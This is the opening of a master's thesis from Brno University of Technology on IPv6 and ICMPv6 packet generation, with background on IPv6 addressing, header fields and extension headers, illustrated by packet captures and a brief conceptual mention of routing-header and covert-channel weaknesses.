BRNO UNIVERSITY OF TECHNOLOGY

Faculty of Electrical Engineering
and Communication

MASTER'S THESIS

Brno, 2023

Bc. Viet Anh Phan

BRNO UNIVERSITY OF TECHNOLOGY

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

FAKULTA ELEKTROTECHNIKY
A KOMUNIKAČNÍCH TECHNOLOGIÍ

DEPARTMENT OF TELECOMMUNICATIONS

ÚSTAV TELEKOMUNIKACÍ

GENERATION OF IPV6 AND ICMPV6 PACKETS AND THEIR IMPACT ON THE OPERATION OF NETWORK DEVICES

GENEROVÁNÍ IPV6 A ICMPV6 PAKETŮ A JEJICH VLIV NA FUNGOVÁNÍ ZAŘÍZENÍ V SÍTI

MASTER'S THESIS

DIPLOMOVÁ PRÁCE

AUTHOR AUTOR PRÁCE	Bc. Viet Anh Phan
SUPERVISOR VEDOUCÍ PRÁCE	doc. Ing. Jan Jeřábek, Ph.D.

BRNO 2023

BRNO UNIVERSITY OF TECHNOLOGY
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

Master's Thesis

Master's study program **Information Security**

Department of Telecommunications

Student:	Bc. Viet Anh Phan	***ID:***	243760
Year of study:	2	***Academic year:***	2022/23

TITLE OF THESIS:

Generation of IPv6 and ICMPv6 packets and their impact on the operation of network devices

INSTRUCTION:

Study the literature on the operation of IPv6, ICMPv6, DHCPv6, NAT64, and DNS64. In addition, study the problems of generating IPv6 packets using Ostinato software, Linux tools and your own code. Create a virtual network environment consisting of at least 2 hosts, e.g. in a VMware environment. As part of your thesis, create two lab scenarios focusing on topics related to IPv6 communication. The first scenario will focus on observing the behavior of the Windows operating system after receiving different types or sequences of IPv6 packets sent by a second virtual host. The second scenario will focus on aspects of the host's operation in an IPv6-only (non-IPv4) environment, with the second host acting as a router and server for the required services. For both scenarios it will be necessary to work with the generation of the corresponding IPv6 packets. As part of the thesis, create templates of the relevant packets for the Ostinato software as well as a custom solution for the tool to generate the relevant packets. The complete specification must be pre-approved by the thesis supervisor. The created scenarios must be approximately for 2 hours long solution time.

RECOMMENDED LITERATURE:

[1] Kurose, J. F., Ross, K. W., Computer networking: a top-down approach. 7th global ed. Essex: Pearson, 2017, 852 s. ISBN 978-1-292-15359-9.
[2] JEŘÁBEK, J. Pokročilé komunikační techniky. Skriptum FEKT Vysoké učení technické v Brně, 2020. s. 1-180.

Date of project specification:	6.2.2023	***Deadline for submission:***	19.5.2023

Supervisor: doc. Ing. Jan Jeřábek, Ph.D.

doc. Ing. Jan Hajný, Ph.D.
Chair of study program board

ABSTRACT

This master thesis is about researching the functioning of IPv6 (Internet Protocol version 6), ICMPv6 (Internet Control Message Protocol version 6), DHCPv6 (Dynamic Host Configuration Protocol version 6), NAT64 (Network Address Translation 64) and DNS64 (Domain Name System 64) protocols. The research process is carried out by setting up the network laboratory scenarios, in which stations exchange information via protocols of IPv6 family. Tools such as self-designed program, Ostinato application and Kali Linux machine are used to process and generate required types of IPv6 packets in specific circumstances. The results from the experiment are analyzed in order to provide network administrators or specialists a more complete understanding of function of IPv6 protocols, as well as possible vulnerabilities.

KEYWORDS

IPv6, ICMPv6, DHCPv6, NAT64, DNS64, Headers, Security, IPv6 Generator, GNS3, Cisco, Kali Linux.

Author’s Declaration

Author:	Bc. Viet Anh Phan
Author’s ID:	243760
Paper type:	Master’s Thesis
Academic year:	2022/23
Topic:	Generation of IPv6 and ICMPv6 packets and their impact on the operation of network devices

*The author signs only in the printed version.

ACKNOWLEDGEMENT

I am extremely grateful to my supervisor, doc. Ing. Jan Jeřábek, Ph.D for his invaluable advice, continuous support, and patience during my master study. Although there are huge differences in culture and language, I still receive a lot of ingenious and enthusiastic help from my supervisor, which gives me huge motivation to do the research work.

Contents

List of Figures

Introduction

IPv6 (Internet protocol version 6) is the successor to IPv4, which reached its limit of available addresses after nearly 45 years with millions of Internet users. A series of mechanisms such as NAT (Network Address Translation) have been created to prolong the lifespan of IPv4. However, their complexity and limitation of scalability have affected the network performance. IPv6 was built upon the functionality of IPv4. Therefore, IPv6 has inherited the advantages of IPv4, while improving the disadvantages of its predecessor. These advantages are described below [1].

- IPv6 has leaped from 32 to 128-bit addressing, which has provided a massive number of addresses ($2^{128} \approx 3.4\text{x}10^{38}$) to every host in the world.
- IPv6 has restored the Internet's end-to-end connection principle and could eliminate NAT technology.
- The header format of IPv6 has been designed to be efficient by removing some unnecessary fields and standardizing the size of the packet header to 40 bytes.
- IPv6 has better supported multicast, which is an option of IPv4 addresses, but the support and popularity are not high.
- IPv6 address has been designed to be completely hierarchical, which provides optimal packet routing.
- IPv6 has improved the privacy and security since extensions for authentication and data integrity have been built-in instead of being optional fields in IPv4.

Because the advantages that IPv6 has brought are far superior to IPv4, IPv6 is definitely an indispensable structure of the network system in the near future. However, there are currently many potential vulnerabilities and risks related to the IPv6 protocol specification that may occur when operating. Therefore, this thesis focuses on the design of scenarios that exist in reality, in which there is an information exchange of specific IPv6 packets. In addition, as part of the thesis, templates of the relevant packets are created by the Ostinato software, as well as a custom tool solution for generating the relevant packets.

Chapter 1 explains the knowledge basis of IPv6 including the address architecture, headers, fields and protocols of the IPv6 family. In addition, it also provides an overview of typical procedures and mechanisms on the road to the IPv6-only. Chapter 2 covers the used platforms and libraries for constructing laboratory scenarios and generating IPv6 packets. In chapter 3, the network setup of scenario and operations are described in detail. Moreover, in chapter 4, the structure and usage of the designed program for creating kinds of IPv6 packages, as well as Ostinato application, are illustrated thoroughly. Chapter 5 is dedicated to generating required IPv6 packets with the help of two mentioned methods (the designed toolkit and application Ostinato). The analysis is included in specific situations.

1 IPv6 Background

1.1 IPv6 Address Architecture

The IPv6 address architecture can be specified in RFC 4291[2]. The length of IPv6 address is 128-bit, written in eight blocks of hexadecimal notation. Each block has the length 16-bit. For example:

2001:db8:abcd:0001:0000:0000:d813:9e63

If there are consecutive zeros in an IPv6 address, it can be written in a simplified format:

2001:db8:abcd:1:0:0:d813:9e63

In order to make writing addresses containing zero bits easier, the sign "::" is used to indicate one or more blocks of 16-bit zeros:

2001:db8:abcd:1::d813:9e63

Each IPv6 address is divided into three different parts: site prefix, subnet ID, interface ID. These three components are identified by the positions of the bits within every part, as shown in Tab. 1.1.

Tab. 1.1: IPv6 Address Format.

Portion	**Site prefix**	**Subnet ID**	**Interface ID**
Size	48 bits	16 bits	64 bits
Example	2001:db8:abcd:1:1572:f645:d813:9e63/64		
	2001:db8:abcd	1	1572:f645:d813:9e63

The site prefix is the same as the network portion of IPv4. It is the number assigned to the site by an ISP. Typically, all computers in the same location will share the same site prefix. Site prefix is intended for sharing when it recognizes a specific network and allows that network to be accessible from the Internet. A common valid prefix has the size 48 bits. The subnet ID is identifier of a link within a site, which is set by network administrators. It works very similarly to how subnets work in IPv4 protocol. A typical IPv6 subnet is equivalent to a single IPv4 subnet. The interface ID is used to identify an IPv6 interface on a subnet. Within a subnet prefix, it must be unique, and is possible to be auto-configured based on the network interface's MAC address. EUI-64 (Format Interface Identifiers) is also one of the implemented methods to create this type of interface ID. Besides, the process of creating interface ID can be randomized using system's privacy extension to create a random interface ID and the renewal of IPv6 address happens after a predefined time interval. In IPv6, the address is written with the format *ipv6 address/prefix length*, where the prefix length = length of (site prefix + subnet ID) is added after the slash to the IPv6 address. As can be seen from the example above, the IPv6 prefix is `2001:db8:abcd:1::/64`, and the IPv6 address is `2001:db8:abcd:1:1572:f645:d81 3:9e63/64`.

There are three main types of IPv6 addresses. Within each main type, it is divided into several categories, which can be seen in Fig. 1.1.




Fig. 1.1: Graphical representation of the basic types of IPv6 addresses and their affiliation to the three existing types of addresses.[3]

IPv6 unicast address specifies a single interface on an IPv6 device. There are seven different types of unicast addresses. The global unicast address is globally unique. It corresponds to the public address of IPv4, which is a type of address that is widely accessible on the internet, supporting routing and hierarchical addressing. The current allocation for global unicast addresses is `2000::/3`. The link-local unicast address is always autoconfigured on the interface of a device, starting with prefix `fe80`. The site-local address in the past performed the function as the private addresses in IPv4 (`10.0.0.0/8, 172.16.0.0/12` and `192.168.0.0/16`) for addressing inside of a site without the need of a global prefix. This kind of address has been deprecated as not being supported anymore in new implementation RFC 4291. Due to the deprecation of site-local address, the proper way to work with private addresses in IPv6 is the unique local addresses `fc00::/7` [4]. They are routable in the scope of private network, not in global network. Another type of unicast address is the loopback address `::1`, which is used to send IPv6 packet to itself. The unspecified address (`::`) is used to indicate the absence of an address, and must never be assigned to any node. The IPv4-compatible addresses are used to assist the IPv6 transition. However, these addresses have not been used because the current IPv6 transition does not use these addresses.

IPv6 multicast address identifies a group of interfaces. Packets are sent to multiple nodes by using this multicast address as the destination. All nodes that are interested in that multicast information need to join the multicast group first. All nodes participating in the group will receive this multicast and process it, while other uninterested nodes are ignored. The space allocation for this address is `ff00::/8`. Multicast addresses also have scopes: global, site-local, link-local. In addition, multicast has two new scopes: organization-local and node-local. One of the most necessary multicast scopes for IPv6 device are the node-local scope `ff01::` and the link-local scope `ff02::`. They are all defined by IANA [5]. Solicited-Node multicast address is defined as the format `ff02:0:0:0:0:1:ffxx:xxxx`. This address is computed by taking the last 24 bits of the unicast or anycast address and appending to the prefix above, which results in a multicast address corresponding to a specific IPv6 address. Tab. 1.2 illustrates these addresses.

Tab. 1.2: IPv6 Addresses assigned to an interface.

Global Routing Prefix	2001:db8:abcd::/48
Subnet ID	0001
Subnet Prefix on the link	2001:db8:abcd:1::/64
MAC address	00:0c:29:17:9c:15
Interface ID (using EUI-64)	020c:29ff:fe17:9c15
Global unicast address (using EUI-64)	2001:db8:abcd:1:20c:29ff:fe17:9c15
Link-local unicast address	fe80::20c:29ff:fe17:9c15
All-Nodes multicast address	ff02::1
Solicited-Node multicast address	ff02::1:ff17:9c15

Besides, the anycast address is also included in IPv6. In this addressing mode, multiple Hosts are assigned the same anycast IP address. When a node wants to communicate with another one equipped with anycast IP address, it sends a unicast message. This message will not be sent to all nodes in the group like multicast does. Instead, with the help of routing mechanisms, that unicast message is sent to the node, which is the closest to the sender (calculated according to the routing procedure). However, the use of unicast address is still restricted, it is only assigned to routers (not IPv6 normal hosts) [6].

1.2 IPv6 Header and Fields

Since IPv6 is the successor, its header design has also been improved to reduce complexity and increase efficiency much more than IPv4. IPv6 headers consists of one fixed header and zero or more extension headers. All compulsory information is stored in the fixed IPv6 header, which has a fixed length header of size 40 bytes instead of varying from 20 bytes to 60 bytes in IPv4 header. This is convenient for routers and other network nodes to process the header and forward the packet. Moreover, the header checksum field is no longer used in IPv6 header because the checksum is computed on the upper layers such as TCP or UDP [7, 8]. Extension headers and Payload can carry data up to 65495 bytes. Fig. 1.2 shows the format of IPv6 datagram header.




Fig. 1.2: IPv6 Header without Extension.

- **Version**: 4 bits, represents IP version number (= 6 in IPv6).
- **Traffic class**: 8 bits, performs the same function as the "Type of Service" field of IPv4. This field is used to represent the priority of the packet, so that each IPv6 connection point can mark the packet with each data type. For example, the packet should be transmitted at a fast or normal rate.
- **Flow label**: 20 bits, is used to designate packets that belong to a certain flow between the source and the destination, requiring special handling by IPv6 routers. By using this field, the sender of packet can specify a sequence of

packets, for example a VoIP voice service packet, into a stream and request a specific quality for that stream. When a router identifies a traffic stream for the first time, it remembers that traffic, as well as special handling for that traffic, and when other traffic of this stream arrives, it will process faster than processing each packet. Unfortunately, this field is still experimental. So many hosts and routers set this field to zero when originating a packet, and ignore the field when receiving a packet[9].


- **Payload length**: 16 bits, is the length of the IP Payload (potential Extension Headers and Upper layer data).
- **Next Header**: 8 bits, specifies the kinds of header right after the IPv6 header. This can be ICMPv6, TCP, UDP, or it can be an extension header located between IPv6 header and transport layer header.
- **Hop limit**: 8 bits, limits the number of hops the packet passes through to prevent the packet from being routed around the network. This field is the same as the TTL (Time-To-Live) field of IPv4.
- **Source Address**: 128 bits, source address of the packet.
- **Destination Address**: 128 bits, destination address of the packet.

1.3 IPv6 Extension Headers

In IPv4, information regarding extended features (except for authentication, and encryption that are included in separate format IPSec) is placed in the Options field of the IPv4 header. IPv6 includes extended features and additional services into a separate field, called the Extension Header. This optional part locates between the IPv6 header and the upper-layer header in a packet [10]. The extension headers are placed one after another in a specified order, each of them has its own field structure. Usually, the extension headers are handled at the destination. Hop-by-Hop extension headers are processed at every router that the packet passes through. Currently, there are six types of header extensions corresponding to the six services being defined in RFC 8200: Hop-by-Hop Options, Destination Options, Routing, Fragment, Authentication, and ESP (Encapsulating Security Payload). The first four Extension Headers are defined by RFC 8200 [10], while the last two are specified in RFC 4302 [11] and RFC 4303 [12], respectively. Selected types of extension headers relevant for this thesis are introduced below:

- **Hop-by-Hop Options Header** is the extension header placed first immediately after the IPv6 base header. This header is used to specify certain parameters at each hop on the packet's path from source to destination. Therefore, it will be processed at every router on the packet path. It has the next header value of 0, and is often used with Router Alert option in the Multicast Listener


Discovery message. In particular, the Multicast Listener Discovery protocol uses the Router Alert option with the Hop-by-Hop Extension Header to enable multicast packet forwarding. This protocol is applied by routers to discover and track multicast group membership in IPv6 networks. When a multicast packet is sent, the Router Alert option is included in its Hop-by-Hop Extension Header is depicted in the red frame of Fig. 1.3.



```
Source                     Destination  Protocol  Info
fe80::8ac4:147a:5dfe:a9c6  ff02::1      ICMPv6    Multicast Listener Query
▸ Frame 28: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_01 (33:33:00:00:00:01)
▾ Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::1
    0110 .... = Version: 6
  ▸ .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 36
    Next Header: IPv6 Hop-by-Hop Option (0)
    Hop Limit: 1
    Source Address: fe80::8ac4:147a:5dfe:a9c6
    Destination Address: ff02::1
  ▾ IPv6 Hop-by-Hop Option
      Next Header: ICMPv6 (58)
      Length: 0
      [Length: 8 bytes]
    ▾ Router Alert
      ▸ Type: Router Alert (0x05)
        Length: 2
        Router Alert: MLD (0)
    ▸ PadN
▾ Internet Control Message Protocol v6
    Type: Multicast Listener Query (130)
    Code: 0
    Checksum: 0xd2bb [correct]
    [Checksum Status: Good]
    Maximum Response Code: 1000
    Reserved: 0000
    Multicast Address: ::
  ▸ Flags: 0x02
    QQIC (Querier's Query Interval Code): 125
    Number of Sources: 0
```

Fig. 1.3: Format of captured MLD Query packet including Hop-by-Hop Options Header


- **Destination Options Header** is used to carry the optional information, which is examined only by the destination device. However, if this header is combined with a routing header, every node on the path will examine this packet. It has the next header value of 60 and is implemented in conjunction with Home Address option of the mobile node. Specifically, in terms of mobility, Destination Option headers can be used to support Mobile IPv6 (MIPv6), which allows mobile devices to maintain their IP address with the connections as they move between different networks (using Binding message). The Destination Option headers can be used to provide information about the mobile device's location, status, or the Care-of Address to route packets to the mobile device while it is away from its home network, which are illustrated in the Fig. 1.4. On the other hand, Destination Option Header can be used to conceal communication between two parties by using unused fields within the headers to transmit data. This technique is often used by attackers to bypass security measures and avoid detection.



```
Source                Destination           Protocol  Info
2001:db8:abcd:1::100  2001:db8:abcd:2::100  MIPv6     Binding Update

▸ Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: ca:01:11:f5:00:08 (ca:01:11:f5:00:08)
▾ Internet Protocol Version 6, Src: 2001:db8:abcd:3::100, Dst: 2001:db8:abcd:2::100
    0110 .... = Version: 6
  ▸ .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 56
    Next Header: Destination Options for IPv6 (60)
    Hop Limit: 64
    Source Address: 2001:db8:abcd:3::100
    Destination Address: 2001:db8:abcd:2::100
  ▾ Destination Options for IPv6
      Next Header: Mobile IPv6 (135)
      Length: 2
      [Length: 24 bytes]
    ▸ PadN
    ▾ Home Address
      ▸ Type: Home Address (0xc9)
        Length: 16
        MIPv6 Home Address: 2001:db8:abcd:1::100
  ▾ Mobile IPv6
      Payload protocol: No Next Header for IPv6 (59)
      Header length: 3 (32 bytes)
      Mobility Header Type: Binding Update (5)
      Reserved: 0x00
      Checksum: 0x6ba8
    ▸ Binding Update
    ▾ Mobility Options
      ▸ MIPv6 Option - PadN
      ▾ MIPv6 Option - Alternate Care-of Address
          Length: 16
          Alternate care-of address: 2001:db8:abcd:3::100
```

Fig. 1.4: Format of captured MIPv6 packet including Destination Options Header

- **Routing Header** is responsible for determining the routing path. The source IPv6 node can use the Routing Header to determine the route that the packet must go through. The addresses in the list will be used as the destination address of the IPv6 packet in order and the packet will be sent from one router to another. The next header value is 43. There are three different types of Routing Header: RH0 is used for normal IPv6 packets, RH1 is unused, and RH2 is used by MIPv6 (Mobile IPv6). To be clearer, assuming that a node with IPv6 address `2001:db8:abcd:1:1a4:2296:7e2c:8941` is sending a Ping message (ICMPv6 Echo Request) to the destination node `2001:db8:abcd:3::100`. Moreover, the packet has to travel through two intermediate nodes (`2001:db8:abcd:1::1`; `2001:db8:abcd:2::2`, respectively). As shown in Fig. 1.5, after passing through every node on the way, the segments left is decremented by 1 till it gets 0, which means the packet reaches at the final destination. Simultaneously, every intermediate node swaps the address in Destination field of IPv6 Header to the one in the Address field of Routing Header for sending the message to the next defined node. Since Routing Header may contain multiple intermediate nodes, in which one address can appear more than once, this leads to the fact that a single packet may be processed multiple times (infinite loop in the worst case). Attackers can take advantage of this feature to exploit the network, and causes Denial of Service. As having an insecure structure, Routing Header is generally discouraged or disabled by default in most IPv6 implementations.


Node 1 (source node)
2001:db8:abcd:1:1a4:2296:7e2c:8941
a)
Node 2 (intermediate node)
2001:db8:abcd:1::1
b)
Node 3 (intermediate node)
2001:db8:abcd:2::2
c)
Node 4 (destination node)
2001:db8:abcd:3::100
d)

```
e                  Destination            Protocol  Info
:db8:abcd:1:1a… 2001:db8:abcd:3::100  ICMPv6   Echo (ping) re
ame 1: 134 bytes on wire (1072 bits), 134 bytes captured (1
hernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: c
ternet Protocol Version 6, Src: 2001:db8:abcd:1:1a4:2296:7e
0110 .... = Version: 6
.... 0000 0000 .... .... .... .... .... = Traffic Class: 0x
.... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
Payload Length: 80
Next Header: Routing Header for IPv6 (43)
Hop Limit: 255
Source Address: 2001:db8:abcd:1:1a4:2296:7e2c:8941
Destination Address: 2001:db8:abcd:1::1
Routing Header for IPv6 (Source Route)
  Next Header: ICMPv6 (58)
  Length: 4
  [Length: 40 bytes]
 Type: Source Route (0)
  Segments Left: 2
  Reserved: 00000000
  Address[1]: 2001:db8:abcd:2::2
  Address[2]: 2001:db8:abcd:3::100
ternet Control Message Protocol v6
```

```
e                  Destination            Protocol  Info
:db8:abcd:1:1a… 2001:db8:abcd:3::100  ICMPv6   Echo (ping) re
ame 2: 134 bytes on wire (1072 bits), 134 bytes captured (1
hernet II, Src: cc:01:06:50:00:10 (cc:01:06:50:00:10), Dst:
ternet Protocol Version 6, Src: 2001:db8:abcd:1:1a4:2296:7e
0110 .... = Version: 6
.... 0000 0000 .... .... .... .... .... = Traffic Class: 0x
.... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
Payload Length: 80
Next Header: Routing Header for IPv6 (43)
Hop Limit: 254
Source Address: 2001:db8:abcd:1:1a4:2296:7e2c:8941
Destination Address: 2001:db8:abcd:2::2
Routing Header for IPv6 (Source Route)
  Next Header: ICMPv6 (58)
  Length: 4
  [Length: 40 bytes]
 Type: Source Route (0)
  Segments Left: 1
  Reserved: 00000000
  Address[1]: 2001:db8:abcd:1::1
  Address[2]: 2001:db8:abcd:3::100
ternet Control Message Protocol v6
```

